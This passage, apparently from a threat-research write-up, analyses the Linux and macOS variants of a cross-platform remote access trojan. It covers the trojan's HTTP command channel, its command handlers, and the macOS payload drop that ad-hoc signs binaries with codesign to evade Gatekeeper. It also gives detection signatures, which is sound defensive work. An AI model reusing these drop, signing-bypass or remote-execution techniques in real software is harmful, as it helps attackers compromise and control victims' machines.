 Figure 17: Process enumeration: walking /proc/[pid]/ directories, reading cmdline, stat, status, and resolving UIDs against /etc/passwd
The RAT marks its own process with a '*' prefix in the command line field so the attacker can spot it quickly in the process list.
C2 Communication
All C2 traffic goes through Python's http.client module, which is part of the standard library. There's no dependency on the popular requests package or urllib3. The same fake Internet Explorer 8 User-Agent string appears here that we saw in the Windows variant and will see again in the macOS binary. It's consistent across all three platforms, which makes it a reliable detection signature. On a Linux system, seeing an IE8 User-Agent in outbound HTTP traffic is about as suspicious as it gets.
 Figure 18: send_post_request(): HTTP POST via http.client with fake IE8 User-Agent and 60-second timeout
It handles both HTTP and HTTPS connections, though this campaign only uses unencrypted HTTP on port 8000. The 60-second timeout keeps it from hanging forever if the C2 goes down.
Command Handlers
The Linux RAT supports the same four C2 commands as the Windows variant. The peinject handler is supposed to Base64-decode a binary payload from the C2, write it to a hidden file at
/tmp/.<random_6_characters>, set permissions to 777 (world-executable), and launch it via subprocess. The runscript handler supports two modes: when no script is provided, it executes the parameter directly as a shell command through subprocess.run() with shell=True; when a Base64-encoded script is included, it decodes it and runs it through python3 -c.
 Figure 19: Command handlers: do_action_ijt (binary drop + execute) and do_action_scpt (shell command or Python script execution)
Command Dispatcher
The command dispatcher parses JSON from the C2 response and routes each command to its handler. The structure is nearly identical to the Windows variant. same command type names, same JSON field names, same response format. This consistency across platforms confirms that someone worked from a shared specification when building these three RATs, even though they're written in completely different languages.
 Figure 20: process_request(): C2 command dispatcher for kill, peinject, runscript, and rundir with CmdResult responses
Every command response goes back to the C2 as a CmdResult JSON object with the command ID, session UID, status code ("Wow" for success, "Zzz" for failure), and any output or error message.
Beacon Loop and Entry Point
The main beacon loop collects system information and sends it to the C2 every 60 seconds. There's a notable difference here from the Windows variant: the Linux RAT sends the complete system profile. hostname, username, OS version, timezone, boot time, hardware info, and the full process list. on every single beacon, not just the first one. The Windows version optimizes this by sending the full profile once and then switching to a lightweight timestamp-only heartbeat. The Linux version never implements that optimization, which wastes bandwidth and makes the beacon traffic slightly easier to spot on the network. This looks like something they planned to fix but never got around to during what appears to have been a rushed porting effort.
 Figure 21: main_work(): infinite beacon loop sending full system info (hostname, username, OS, processes) every 60 seconds
The entry point reads the C2 URL from sys.argv[1], generates a 16-character session UID, scans key user directories ($HOME, .config, Documents, Desktop), fires off the FirstInfo beacon, and drops into the main loop.
 Figure 22: work(): entry point. reads C2 URL from argv[1], generates UID, sends FirstInfo with directory listings, enters main_work loop
Linux RAT C2 Commands
The Linux RAT receives the same four commands from the C2 server, but handles each one using Python-native methods:
| Command | Type | Linux Implementation |
|---|---|---|
| kill | "kill" | Sends rsp_kill acknowledgment, then calls sys.exit(0) to terminate the Python process |
| peinject | "peinject" | BROKEN: attempts base64.b64decode(b64_string), but b64_string is undefined, throws NameError every time. Should use ijtbin parameter. Binary drop never executes on Linux. |
| runscript | "runscript" | Two modes: subprocess.run(shell=True) for direct shell commands, or subprocess.run(["python3","-c",decoded_script]) for Base64-encoded Python code |
| rundir | "rundir" | Uses pathlib.Path.iterdir() to enumerate directories, returns Name, IsDir, SizeBytes, Created (st_birthtime if available), Modified, HasItems |
The macOS variant is a different animal. Where the other two are scripts, this one is a compiled C++ binary with a Gatekeeper bypass built in.
macOS RAT: Compiled Mach-O Binary (IDA Pro)
The macOS variant is a completely different animal from the Windows and Linux payloads. Instead of an interpreted script, it's a compiled C++ native binary weighing in at 657 KB. roughly 60 times the size of the other two variants. That's a significant investment of development effort. It links against macOS's built-in libcurl for HTTP communication, libc++ for the C++ standard library, and ships with a statically linked copy of the nlohmann::json library for JSON parsing. We loaded the binary into IDA Pro for static analysis and identified 23 meaningful functions that together reveal the full structure of the RAT's operation.
C2 Communication
It handles all HTTP traffic between the RAT and the C2 server. It configures libcurl with POST mode enabled, the same fake Internet Explorer 8 User-Agent string we've seen in the other two variants, a 30-second connection timeout, and redirect following. Request bodies are Base64-encoded before sending, maintaining full protocol compatibility with the Windows and Linux versions. It uses macOS's system-installed /usr/lib/libcurl.4.dylib rather than bundling its own HTTP stack, which keeps the binary smaller and avoids the need to ship OpenSSL.
 Figure 23: IDA Pro: C2_SendPost_Curl showing libcurl CURLOPT settings. POST mode, fake IE8 User-Agent, 30s timeout, redirect following
The screenshot below shows the libcurl configuration, where you can see each CURLOPT being set, including the hardcoded fake IE8 User-Agent string that ties this binary to the same C2 infrastructure as the Windows and Linux variants.
Binary Drop with Gatekeeper Bypass
This is the most interesting part in the entire binary and the one that sets the macOS variant apart from the other two platforms. When the C2 sends a peinject command, the handler Base64-decodes the payload, generates a random 6-character string for the filename, writes the binary to /private/tmp/ as a hidden file (the leading dot in the filename makes it invisible to ls without the -a flag), and sets executable permissions via chmod to 0755. But then it does something neither the Windows nor Linux variant needs to do. It bypasses macOS Gatekeeper.
 Figure 24: Drop. Base64Decode, snprintf("/private/tmp/.%s"), fwrite, chmod 0755, codesign --force --deep --sign -, popen()
The key line is the codesign call: codesign --force --deep --sign - applies an ad-hoc code signature to the dropped binary. On macOS, Gatekeeper blocks execution of any unsigned binary, so without this step the payload would be quarantined and never run.
The --force flag overwrites any existing signature that might be present, --deep ensures nested frameworks or bundles inside the binary also get signed, and --sign - tells codesign to use an ad-hoc identity that doesn't require an Apple Developer certificate.
technique maps to MITRE T1553.002 (Subvert Trust Controls: Code Signing) and is a clear sign that whoever built this binary understood macOS security mechanisms at a practical level. You don't add codesigning to your malware unless you've hit the Gatekeeper wall during testing.
AppleScript Execution
When the C2 sends a runscript command with a script payload, the binary doesn't execute it directly as shell code like the other platforms do. Instead, it creates a temporary AppleScript file using mkstemps with the template /tmp/.XXXXXX.scpt, writes the decoded script content into it, and executes it through /usr/bin/osascript. macOS's built-in AppleScript interpreter. This gives the attacker access to macOS-specific automation capabilities like UI interaction, application control, and system dialog manipulation that wouldn't be possible through a simple shell command. Any additional parameters from the C2 are parsed through a shell-split function and appended to the argument vector.
